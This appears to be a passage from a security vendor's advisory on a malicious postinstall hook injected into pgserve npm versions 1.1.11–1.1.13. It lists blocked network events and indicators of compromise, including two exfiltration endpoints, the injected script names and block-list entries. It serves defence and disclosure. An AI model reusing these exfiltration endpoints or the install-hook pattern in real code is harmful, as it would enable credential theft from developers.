
This is because both domains were added to the Harden-Runner global block list as part of this investigation. The global block list applies across all protected workflows — even those running in egress-policy: audit mode. As soon as a new IOC domain is added to the list, every Harden-Runner-protected workflow in the ecosystem gains immediate protection without any configuration change.

  • registry.npmjs.org — port 443, npm — Allowed
  • 🚫 telemetry.api-monitor.com — port 443, node — Attack Blocked
  • 🚫 cjn37-uyaaa-aaaac-qgnva-cai.raw.icp0.io — port 443, node — Attack Blocked

View the full Harden-Runner network events for this run: Harden-Runner Insights — Network Events

⛔ telemetry.api-monitor.com → BLOCKED

⛔ cjn37-uyaaa-aaaac-qgnva-cai.raw.icp0.io → BLOCKED

Harden-Runner blocks this attack on CI/CD runners

Real-time network egress monitoring for GitHub Actions. Both IOC domains are on the Harden-Runner global block list — any protected workflow blocks these connections automatically, even in audit mode, with no configuration required.

Indicators of Compromise

  • Compromised packages: pgserve@1.1.11, pgserve@1.1.12, pgserve@1.1.13
  • Safe version: pgserve@1.1.10 and earlier
  • Exfil domain (ICP canister): cjn37-uyaaa-aaaac-qgnva-cai.raw.icp0.io
  • Exfil endpoint (ICP): https://cjn37-uyaaa-aaaac-qgnva-cai.raw.icp0.io/drop
  • Exfil domain (webhook): telemetry.api-monitor.com
  • Exfil endpoint (webhook): https://telemetry.api-monitor.com/v1/telemetry
  • Malicious files injected: scripts/check-env.js, scripts/public.pem
  • Trigger: postinstall hook

Both exfil domains have been added to the Harden-Runner global block list (COMPROMISED_PGSERVE_EXFIL_CANISTER, COMPROMISED_PGSERVE_EXFIL_DOMAIN).